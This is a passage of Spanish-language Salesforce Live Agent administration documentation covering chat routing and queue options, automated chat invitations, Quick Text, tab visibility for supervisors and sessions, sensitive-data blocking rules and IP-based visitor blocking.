| `Menos activa` | Las solicitudes de chat entrantes se dirigen al agente con la habilidad necesaria que cuenta con menos sesiones de chat activas.<br>Esta opción es una opción de envío, lo que significa que las solicitudes de chat entrantes se dirigen o se "envían" a agentes. Puede especificar el tiempo del que dispone un agente para responder a una solicitud de chat antes de que se envíe al siguiente agente cualificado disponible. |
| `Más disponible` | La sesiones de chat entrantes se dirigen al agente con la habilidad necesaria y la mayor diferencia entre la capacidad de chat y las sesiones de chat activas. Por ejemplo, si los agentes A y B disponen de una capacidad de chat de 5 cada uno, y el agente A tiene tres sesiones de chat activas mientras que el agente B solo tiene una, las solicitudes de chat entrantes se dirigirán al agente B.<br>Esta opción es una opción de envío, lo que significa que las solicitudes de chat entrantes se dirigen o se "envían" a agentes. Puede especificar el tiempo del que dispone un agente para responder a una solicitud de chat antes de que se envíe al siguiente agente cualificado disponible. |
| `Omni` | Las sesiones de chat entrantes se dirigen a agentes empleando colas de OmniCanal (beta). |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Opciones de cola de chat

Las opciones de cola en Live Agent le permiten controlar cómo se gestionan las solicitudes de chat entrantes cuando no hay agentes disponibles.

Para cada botón de chat de Live Agent o invitación que crea, puede activar la cola para poner solicitudes de chat entrantes en espera si no hay agentes disponibles con las habilidades necesarias para aceptar las solicitudes. También puede especificar el número máximo de solicitudes en una cola. Con la activación de colas y límites de configuración, puede controlar el modo en que se gestionan las solicitudes de chat entrantes, lo que ayuda los agentes a gestionar los desfases del chat.

Con la cola activada, su empresa puede aceptar solicitudes de chat entrantes incluso cuando los agentes están capacitados y puede especificar el número máximo de solicitudes para aceptar. Eso ayuda los agentes a trabajar con eficacia y limita el tiempo de espera que emplean los clientes para el chat.

El modo en que funciona la cola de chat se determina mediante opciones de ruta de chat. Las opciones de ruta se establecen a través de su botón de chat o invitación automatizada. Consulte Opciones de ruta de chat para obtener más información acerca de cómo puede enrutar sesiones de chat a los agentes correctos.

Echemos un vistazo a cómo funcionan las opciones de cola y enrutamiento juntas:

| Opción de cola | Con esta opción de ruta | Resultados |
|---|---|---|
| La cola no está activada | `Opción` | • Los usuarios ven la versión en línea de su botón de chat y pueden enviar nuevas solicitudes a menos que no haya agentes conectados con la habilidad necesaria que estén disponibles o que todos los agentes hayan alcanzado su capacidad.<br>• Las solicitudes de chat entrantes se añaden al widget Live Agent.<br>• Cuando los agentes tienen capacidad para nuevas sesiones de chat, pueden seleccionar solicitudes entrantes de la lista. |
| La cola no está activada | `Más activa` o `Más disponible` | • Los usuarios ven la versión en línea de su botón de chat y pueden enviar nuevas solicitudes a menos que no haya agentes conectados con la habilidad necesaria que |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Opción de cola | Con esta opción de ruta | Resultados |
|---|---|---|
| | | estén disponibles o que todos los agentes hayan alcanzado su capacidad.<br>• Cuando los agentes tienen capacidad para nuevas sesiones de chat, se dirigen las solicitudes a ellos. |
| La cola está activada sin un límite total o por agente | `Opción` | • Los usuarios ven la versión en línea de su botón de chat y pueden enviar nuevas solicitudes a menos que no haya agentes con la habilidad necesaria que estén disponibles.<br>• Las solicitudes de chat entrantes se añaden a la lista Solicitudes de chat.<br>• Cuando los agentes tienen capacidad para nuevas sesiones de chat, pueden aceptar solicitudes entrantes de la lista. |
| La cola está activada sin un límite total o por agente | `Más activa` o `Más disponible` | • Los usuarios ven la versión en línea de su botón de chat y pueden enviar nuevas solicitudes a menos que no haya agentes con la habilidad necesaria que estén disponibles.<br>• Cuando los agentes tienen capacidad para nuevas sesiones de chat, se dirigen las solicitudes a ellos. |
| La cola está activada con un límite total o por agente definido | `Opción` | • Los usuarios ven la versión en línea de su botón de chat y pueden enviar nuevas solicitudes a menos que no haya agentes con la habilidad necesaria que estén disponibles o que se alcanza el límite de la cola. Luego, los usuarios ven la versión fuera de línea del botón hasta que finalicen las sesione de chat antiguas.<br>• Las solicitudes de chat entrantes se añaden a la cola hasta que se alcance el límite total o por agente, en el que no se aceptarán nuevas solicitudes hasta que finalicen sesiones de chat antiguas.<br>• Cuando los agentes tienen capacidad para nuevas sesiones de chat, pueden aceptar solicitudes entrantes de la lista. |

| Opción de cola | Con esta opción de ruta | Resultados |
| --- | --- | --- |
| La cola está activada con un límite total o por agente definido | `Más activa` o `Más disponible` | • Los usuarios ven la versión en línea de su botón de chat y pueden enviar nuevas solicitudes a menos que no haya agentes disponibles con la habilidad necesaria o que se alcanza el límite de la cola. En esos casos, los usuarios ven la versión sin conexión del botón hasta que las sesiones de chat anteriores han finalizado y un agente está disponible.<br>• Las solicitudes de chat entrantes se añaden a la cola hasta que se alcance el límite total o por agente, en el que no se aceptarán nuevas solicitudes hasta que finalicen sesiones de chat antiguas.<br>• Cuando los agentes tienen capacidad para nuevas sesiones de chat, se dirigen las solicitudes a ellos. |

## Personalizar sus marcas de Live Agent con sitios de Force.com

Para personalizar su implementación de Live Agent con imágenes de marca, utilice un sitio de Force.com para cargar las imágenes para su ventana de chat y botones de chat.

Para personalizar su ventana de chat y sus botones de chat, debe crear uno o más sitios de Force.com y luego cargar las imágenes que desea utilizar como recursos estáticos. Los recursos estáticos le permiten cargar contenido al que puede hacer referencia en una página de Visualforce. Cada recursos estático tiene su propia URL que Salesforce utiliza para acceder a las imágenes cuando se carga la ventana de chat.

1. Cree un sitio de Force.com para alojar sus imágenes.

   Cuando crea un sitio de Force.com para su implementación de Live Agent, debe proporcionar únicamente la información siguiente.

   - Una etiqueta de sitio y un nombre de sitio
   - Un contacto de sitio
   - La página de inicio del sitio activo
   - Una plantilla de sitio

2. Cargue sus imágenes de marca como recursos estáticos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

# Personalización de su implementación de Live Agent

Después de configurar su implementación básica de Live Agent, personalícela con soluciones apropiadas para sus agentes, supervisores y clientes. Live Agent ofrece varias opciones para personalizar su implementación mediante declaración, lo que significa que no se requiere ninguna codificación.

### Crear objetos de Live Agent

El primer paso para implementar y ejecutar su implementación de Live Agent es crear los objetos necesarios en Salesforce.

### Establecer la visibilidad para usuarios de Live Agent

Seleccione cómo sus usuarios de Live Agent puede ver la ficha Supervisor y sesiones de Live Agent utilizando conjuntos de permisos y perfiles.

### Establecer opciones de privacidad para usuarios de Live Agent

Proteja sus agentes y los clientes a los que asisten bloqueando datos confidenciales y visitantes no deseados.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para configurar Live Agent:

- "Personalizar aplicación"

Para crear perfiles de usuario o conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## Crear objetos de Live Agent

El primer paso para implementar y ejecutar su implementación de Live Agent es crear los objetos necesarios en Salesforce.

### Creación de invitaciones de chat automatizadas

Configure invitaciones de chat automatizadas que aparecen como mensajes emergentes animados en su sitio web para invitar sus clientes a conversar por chat con un agente.

### Formularios anteriores al chat y Páginas posteriores al chat

Los formularios anteriores al chat y las páginas posteriores al chat en Live Agent le permiten intercambiar información con clientes que se ponen en contacto con su empresa a través del chat.

### Crear mensajes con Texto rápido

Los mensajes con Texto rápido permiten a los agentes incluir notas estandarizadas en las actualizaciones de casos y enviar respuestas comunes a los clientes sin escribirlas cada vez. Cree mensajes personalizados para que sus agentes los usen cuando envíen mensajes de correo electrónico y chateen con clientes.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Creación de invitaciones de chat automatizadas

Configure invitaciones de chat automatizadas que aparecen como mensajes emergentes animados en su sitio web para invitar sus clientes a conversar por chat con un agente.

Antes de crear invitaciones automatizadas, necesita:

- Crear habilidades. Cada botón de chat está asociado con una habilidad en concreto o un conjunto de habilidades para que las sesiones de chat iniciadas desde el botón se envíen a los agentes adecuados.
- Cree recursos estáticos y un sitio de Force.com para utilizar imágenes personalizadas para las versiones en línea y fuera de línea de su botón. Si no dispone de un sitio de Force.com, puede especificar imágenes o texto del botón en línea o fuera de línea modificando el código creado al crear un botón.

Las invitaciones automatizadas pueden definirse para que se activen según ciertos criterios, como si un cliente permanecerá en una página web durante más que una cantidad específica de tiempo. Las invitaciones se pueden asociar con habilidades específicas, lo que asegura que los clientes se enviarán al agente adecuado cuando acepten una invitación a un chat.

1. Desde Configuración, introduzca *Invitaciones y botones de Chat* en el cuadro Búsqueda rápida y, a continuación, seleccione **Invitaciones y botones de Chat**.
2. Haga clic en **Nuevo**.
3. En Tipo, seleccione Invitación automatizada.
4. Haga clic en **Guardar**.
5. Copie el código de la invitación y a continuación, péguelo en cada página Web en la que haya implementado Live Agent. Asegúrese de pegar el código en el área de la página donde quiera que aparezca la invitación.

   Consejo: Como el código cambia con cada modificación, recuerde copiar y pegar el código cada vez que actualiza la invitación.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y personalizar invitaciones de chat automatizadas:

- "Personalizar aplicación"

### Configuración de invitación automatizada

La configuración de invitación automatizada controla el comportamiento de las invitaciones que se envían a sus clientes para indicarles iniciar sesiones de chat con agentes mientras visitan su sitio Web.

## Configuración de invitación automatizada

La configuración de invitación automatizada controla el comportamiento de las invitaciones que se envían a sus clientes para indicarles iniciar sesiones de chat con agentes mientras visitan su sitio Web.

Aplique la configuración cuando cree o modifique una invitación automatizada de Live Agent.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Información básica

Configure la funcionalidad básica disponible en un botón de chat de Live Agent específico.

| Configuración | ¿Qué hace? |
|---|---|
| `Tipo` | Determina si crear un botón de chat o una invitación automatizada.<br>PRECAUCIÓN: Al crear una invitación de chat automatizada, debe establecer esta opción en Invitación automatizada. |
| `Activo` | Determina si la invitación automatizada es "activa" o se puede enviar automáticamente a clientes. |
| `Nombre` | Establecer nombre para la invitación.<br>Este nombre de invitación, o una versión de ella, se convierte automáticamente en el `Nombre de desarrollador`. |
| `Nombre del desarrollador` | Establece el nombre de API para la invitación. |
| `Implementaciones` | Le permite seleccionar las implementaciones donde aparece esta invitación. |
| `Idioma` | Establece el idioma predeterminado para textos en la ventana de chat. |
| `Activar tiempo de espera del cliente` | Indica si han finalizado las sesiones de chat si el cliente no responde en un periodo específico. |
| `Tiempo de espera del cliente (segundos)` | Establece la cantidad de tiempo que un cliente tiene para responder al mensaje de un agente antes de que finalice la sesión. El temporizador se detiene cuando el cliente envía un mensaje. Se restablece el temporizador a 0 cada vez que el agente envía un mensaje. |
| `Advertencia del tiempo de espera del cliente (segundos)` | Establece la cantidad de tiempo que un cliente tiene para responder al mensaje de un agente antes de que aparezca una advertencia y que un temporizador inicie la cuenta atrás. La advertencia desaparece (y el temporizador se detiene) cada vez que el cliente envía un |

| Configuración | ¿Qué hace? |
|---|---|
| | mensaje. La advertencia desaparece (y el temporizador se restablece a 0) cada vez que el agente envía un mensaje. El valor de advertencia debe ser inferior al valor de tiempo de espera (recomendamos al menos 30 segundos). |
| `Nombre de agente personalizado` | Establece el nombre del agente como aparece para los clientes en la ventana de chat. |
| `Saludo automático` | Establece un mensaje de saludo personalizado que el cliente recibe automáticamente cuando un agente acepta la solicitud de chat del cliente desde una invitación.<br>También puede combinar campos para personalizar la información de su saludo utilizando la herramienta Campos de combinación disponibles. Por ejemplo, puede personalizar la experiencia de chat usando campos de combinación para incluir el nombre del cliente en el saludo.<br>Nota: Si especifica un mensaje de saludo automático en su configuración de Live Agent y en una invitación, el mensaje asociado con su invitación sustituirá al mensaje asociado con su configuración. |

#### Información de enrutamiento

Especifique cómo esta invitación dirige las sesiones de chat al agente más adecuado.

| Configuración | ¿Qué hace? |
|---|---|
| `Tipo de ruta` | Determina cómo se dirigen la solicitudes de chat entrantes originadas por la invitación a agentes con habilidades apropiadas. |
| `Poner en cola` | Selecciona la cola para esta invitación. |
| `Activar cola` | Indica que la cola está activada, permitiendo que las solicitudes de chat entrantes esperen en una cola hasta que un agente con las habilidades apropiadas esté disponible para aceptarlas. |
| `Tamaño de la cola por agente` | Determina la capacidad de la cola para albergar solicitudes de chat por agente disponible. Para en enrutamiento de Live Agent o cuando las sesiones de chat tienen un tamaño de 1, este es el número de sesiones de chat permitidas para poner en cola por cada agente. |
| `Tamaño total de la cola` | Determina la capacidad de la cola para albergar solicitudes de chat. Para en enrutamiento de Live Agent o cuando las sesiones de chat tienen un tamaño de 1, este es el número máximo de sesiones de chat permitidas para poner en cola. |
| `Aceptar chats automáticamente` | Indica que las solicitudes de chat de esta invitación se aceptan automáticamente por el primer agente disponible. |

### Animación de la invitación

Personalice las animaciones de su invitación para determinar cómo aparecerá la animación para los clientes.

| Configuración | ¿Qué hace? |
|---|---|
| `Tiempo de visualización` | Determina cuánto tiempo se mostrará la invitación para los clientes antes de desaparecer. |
| `Permitir que la invitación se active de nuevo tras aceptar` | Indica si se puede volver a enviar la invitación al cliente después de que haya aceptado una invitación anterior. |
| `Permitir que la invitación se active de nuevo tras rechazar` | Indica si se puede volver a enviar la invitación al cliente después de que haya rechazado una invitación anterior. |
| `Animación` | Determina el tipo de animación para su invitación. Dependiendo de la animación que elija, se le solicitará seleccionar las posiciones donde aparecerá la invitación en pantalla para los clientes.<br>Nota: Las animaciones no se representarán para agentes que utilicen versiones 9 e inferiores de Internet Explorer. |

### Personalización de la invitación

Opcionalmente, puede personalizar su invitación con imágenes personalizadas asociando su implementación con un sitio de Force.com y sus recursos estáticos.

| Configuración | ¿Qué hace? |
|---|---|
| `Sitio para recursos` | Determina el sitio de Force.com asociado con la invitación. Asociando su invitación con un sitio de Force.com, puede personalizar la invitación con imágenes de marca. Almacene sus imágenes de marca como recursos estáticos con su sitio de Force.com. |
| `Imagen de invitación` | Establece el gráfico de botón personalizado que aparece para esta invitación. |
| `Página de chat personalizada` | Sustituye la ventana de chat estándar de Live Agent por una página de ventana de chat personalizada que ha desarrollado. Utilice esta opción solo para utilizar una ventana de chat diferente a la ventana de chat predeterminada que proporciona Live Agent. |
| `Página del formulario previo al chat` | Dirige Live Agent a la página de Force.com que aloja su formulario previo al chat personalizado que los clientes visualizan antes de iniciar una sesión de chat con un agente. |
| `URL del formulario previo al chat` | Dirige Live Agent a la URL de la página Web que aloja su formulario previo al chat. |
| `página posterior al chat` | Dirige Live Agent a su página posterior al chat personalizada que los clientes visualizan después de completar una sesión de chat. |

| Configuración | ¿Qué hace? |
|---|---|
| `URL posterior al chat` | Dirige Live Agent a la URL de la página Web que aloja su página posterior al chat. |

#### Regla de envío

Cree reglas de envío para su invitación con el fin de determinar cuándo activar y enviar la invitación a clientes. Puede incluir varios criterios en su regla de envío. Además, si su regla de envío requiere una lógica más compleja, puede aplicar operadores booleanos a su regla de envío.

| Configuración | ¿Qué hace? |
|---|---|
| `Criterios` | Establece los criterios a evaluar por la regla de envío. Por ejemplo, puede crear una regla que envía la invitación basándose en cuántos segundos estuvo un cliente visualizando una página Web. |
| `Operador` | Establece el operador para evaluar sus criterios. Por ejemplo, puede crear una regla que envía la invitación cuando un cliente ha permanecido en una página más del número de segundos especificado. |
| `Valor` | Establece el valor con el que se evaluará la fórmula. Por ejemplo, puede crear una regla que envía la invitación cuando un cliente ha permanecido en una página más de 30 segundos. |

## Formularios anteriores al chat y Páginas posteriores al chat

Los formularios anteriores al chat y las páginas posteriores al chat en Live Agent le permiten intercambiar información con clientes que se ponen en contacto con su empresa a través del chat.

Los formularios anteriores al chat y las páginas posteriores al chat ofrecen una forma estandarizada de recopilar información de clientes que se ponen en contacto con la empresa a través del chat. Esos formularios y páginas ofrecen también una forma estandarizada de compartir información con clientes después de finalizar sus sesiones de chat. Además, con el uso de estos formularios y estas páginas, puede personalizar la experiencia de chat para sus usuarios.

Con el uso de formularios anteriores al chat, puede recopilar información de un cliente, como un nombre o una descripción de un problema, cuando el cliente solicite chatear con un agente. Esta información puede contribuir a que las solicitudes de chat en directo sean más eficientes y puede reducir el tiempo que los agentes emplean en la recopilación de información antes de iniciar una sesión de chat. También puede utilizar esta información para personalizar la experiencia de un cliente mientras chatea con un agente, como incluir el nombre del cliente en la ventana de chat.

Al utilizar páginas posteriores al chat, puede compartir información con clientes al final de una sesión de chat. Por ejemplo, puede dirigir sus clientes a otra página Web cuando completan una sesión de chat con un agente y puede reenviarlos a una encuesta acerca de su experiencia de chat.

Debe crear formularios anteriores al chat y páginas posteriores al chat programáticamente, utilizando las API de Live Agent. Para obtener información acerca de la creación de formularios anteriores al chat y páginas posteriores al chat, consulte la *Guía del desarrollador de Live Agent* (solo en inglés).

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Crear mensajes con Texto rápido

Los mensajes con Texto rápido permiten a los agentes incluir notas estandarizadas en las actualizaciones de casos y enviar respuestas comunes a los clientes sin escribirlas cada vez. Cree mensajes personalizados para que sus agentes los usen cuando envíen mensajes de correo electrónico y chateen con clientes.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear mensajes de Texto rápido:

- "Crear", "Leer", "Modificar" y "Eliminar" en Texto rápido

1. Haga clic en la ficha **Texto rápido**.
2. Haga clic en **Nuevo**.
3. Si cuenta con más de un tipo de registro de Texto rápido, seleccione un tipo de registro para el nuevo mensaje y luego haga clic en **Continuar**.
4. Escriba un nombre de mensaje.
5. Escriba el mensaje.

   Puede incluir saltos de línea, listas y caracteres especiales; puede tener hasta 4.096 caracteres.
6. Haga clic en **Campos de combinación disponibles** para mostrar el selector de campos de combinación.
7. Seleccione los canales en los que desee que el mensaje esté disponible.

   En función de las funciones activadas en su organización, los siguientes canales pueden estar disponibles.

   - `Correo electrónico`: la acción Correo electrónico de Noticias de caso
   - `Live Agent`: Live Agent en la consola de Salesforce
   - `Portal`: una comunidad o portal de clientes
   - `Teléfono`: la acción Registrar una llamada de Noticias de caso
   - `Interno`: la acción Cambiar estado de Noticias de caso
8. Seleccione una categoría.
9. De forma opcional, seleccione una subcategoría.
10. Haga clic en **Guardar**.

Consejo: Haga clic en **Probar y verificar campos de combinación** para ver una muestra del texto rápido cumplimentado con datos de registros que seleccione.

CONSULTE TAMBIÉN

Configuración de Texto rápido

# Establecer la visibilidad para usuarios de Live Agent

Seleccione cómo sus usuarios de Live Agent puede ver la ficha Supervisor y sesiones de Live Agent utilizando conjuntos de permisos y perfiles.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Establecer visibilidad para la ficha Supervisor mediante Perfiles

El panel de supervisores de Live Agent es el cajón de sastre de sus supervisores para buscar información acerca de agentes de chat y botones de chat de sus organizaciones. Haga que la ficha Supervisor de Live Agent sea visible para usuarios asignados a perfiles específicos.

## Configuración de la visibilidad de la ficha Sesiones de Live Agent en Conjuntos de permisos

Los registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat. Haga que la ficha Sesiones de Live Agent sea visible para usuarios asignados a conjuntos de permisos específicos.

## Configuración de la visibilidad de la ficha Sesiones de Live Agent en Perfiles

Los registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat. Haga que la ficha Sesiones de Live Agent sea visible para usuarios asignados a perfiles específicos.

## Establecer visibilidad para la ficha Supervisor mediante Perfiles

El panel de supervisores de Live Agent es el cajón de sastre de sus supervisores para buscar información acerca de agentes de chat y botones de chat de sus organizaciones. Haga que la ficha Supervisor de Live Agent sea visible para usuarios asignados a perfiles específicos.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en **Modificar** junto al perfil al que desea otorgar acceso a la ficha Supervisor.
3. Defina la visibilidad de la ficha Supervisor de Live Agent como Valor predeterminado activo.
4. Haga clic en **Guardar**.

Cuando otorgue a sus usuarios el permiso necesario para acceder a la ficha Supervisor de Live Agent, configure el acceso al panel de supervisores de Live Agent en la consola de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para definir la visibilidad para funciones de Live Agent:

- "Gestionar conjuntos de permisos y perfiles"

## Configuración de la visibilidad de la ficha Sesiones de Live Agent en Conjuntos de permisos

Los registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat. Haga que la ficha Sesiones de Live Agent sea visible para usuarios asignados a conjuntos de permisos específicos.

También puede otorgar el acceso de usuarios a la ficha Sesiones de Live Agent en perfiles.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos**.
2. Haga clic en el nombre del conjunto de permisos o cree un conjunto de permisos.
3. Haga clic en **Configuración de objetos**.
4. Haga clic en **Sesiones de Live Agent** .
5. Haga clic en **Modificar**.
6. En la configuración de fichas, seleccione Disponible y Visible.
7. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para definir la visibilidad para funciones de Live Agent:

- "Gestionar conjuntos de permisos y perfiles"

## Configuración de la visibilidad de la ficha Sesiones de Live Agent en Perfiles

Los registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat. Haga que la ficha Sesiones de Live Agent sea visible para usuarios asignados a perfiles específicos.

También puede otorgar el acceso de usuarios a la ficha Sesiones de Live Agent en conjuntos de permisos.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil de agente de asistencia.
3. Haga clic en **Modificar**.
4. Defina la visibilidad de la ficha Sesiones de Live Agent como Valor predeterminado activo.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para definir la visibilidad de fichas para sesiones de Live Agent:

- "Gestionar conjuntos de permisos y perfiles"

## Establecer opciones de privacidad para usuarios de Live Agent

Proteja sus agentes y los clientes a los que asisten bloqueando datos confidenciales y visitantes no deseados.

Bloquear datos confidenciales en sesiones de chat

Las reglas de datos confidenciales le permite bloquear patrones específicos, como tarjeta de crédito, número de la seguridad social, de teléfono y de cuenta o incluso irreverencias. Puede elegir eliminar el texto o sustituirlo con sus caracteres preferidos.

Permitir que sus agentes bloqueen visitantes por dirección IP

Ayude a sus agentes a evitar clientes problemáticos bloqueando los chats procedentes de direcciones IP especificadas.

Crear una regla de bloqueo de direcciones IP para bloquear visitantes de chat

Ayude a sus agentes a evitar clientes problemáticos bloqueando los chats procedentes de direcciones IP especificadas.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Bloquear datos confidenciales en sesiones de chat

Las reglas de datos confidenciales le permite bloquear patrones específicos, como tarjeta de crédito, número de la seguridad social, de teléfono y de cuenta o incluso irreverencias. Puede elegir eliminar el texto o sustituirlo con sus caracteres preferidos.

1. Desde Configuración, introduzca *Datos confidenciales* en el cuadro Búsqueda rápida y, a continuación, seleccione **Reglas de datos confidenciales**.
2. Haga clic en **Nuevo**.
3. Escriba cada patrón como una expresión regular de JavaScript (regex) y seleccione su configuración preferida. La expresión regular (regex) distingue entre mayúsculas y minúsculas.
4. Haga clic en **Pruebe su patrón**.
5. Introduzca texto en el formato de los datos que desea bloquear, como 123-45-6789 para un número de la seguridad social.
6. Realice una vista previa de sus resultados para asegurarse de que la regla está funcionando correctamente.
7. Seleccione las funciones para las que desea aplicar esta regla.
8. Haga clic en **Guardar**.

Puede bloquear el texto para agentes, supervisores, clientes o todos. Cuando se desencadena una regla, registra uno o más de estos eventos de transcripción de chat:

- Datos confidenciales bloqueados (Agente)
- Datos confidenciales bloqueados (Supervisor)
- Datos confidenciales bloqueados (Visitante)

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear reglas de datos confidenciales:

- "Personalizar aplicación"

Nota: Los datos confidenciales están visibles mientras alguien está escribiendo, pero se ocultan cuando la persona los envía. Por lo tanto, si desea ocultar información de cliente a los agentes, recomendamos desactivar Vista rápida de agente (en **Configuración** > **Personalizar** > **Live Agent** > **Configuraciones de Live Agent** ).

Las reglas de datos confidenciales se aplican al saludo automático y cualquier texto rápido que ha activado. No se aplican al nombre del agente u otro texto estándar en la ventana de chat.

## Permitir que sus agentes bloqueen visitantes por dirección IP

Ayude a sus agentes a evitar clientes problemáticos bloqueando los chats procedentes de direcciones IP especificadas.

Puede permitir a sus agentes bloquear las solicitudes de chat procedentes de direcciones IP especificadas mientras trabajan en la consola. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, el agente puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Una acción de agente bloquea chats procedentes de una dirección IP individual.

Los visitantes bloqueados verán un mensaje que indica que el chat no está disponible.

Si un cliente intenta solicitar una sesión de chat desde una dirección IP bloqueada, el chat no entrará en una cola ni se enrutará a agentes. Además, puede modificar o eliminar reglas de bloqueo.

1. En Configuración, introduzca *Configuraciones de Live Agent* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Live Agent**.
2. Haga clic en **Modificar** junto a la configuración que desea modificar.
3. Bajo **Información básica**, seleccione **Bloqueo de visitante activado**.
4. Haga clic en **Guardar**.

Como administrador de Salesforce, también puede bloquear direcciones IP individuales. Si su organización de Salesforce está recibiendo muchos chats de spam de una región en particular, puede bloquear intervalos de direcciones IP completos. Consulte Crear una regla de bloqueo IP para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

## Crear una regla de bloqueo de direcciones IP para bloquear visitantes de chat

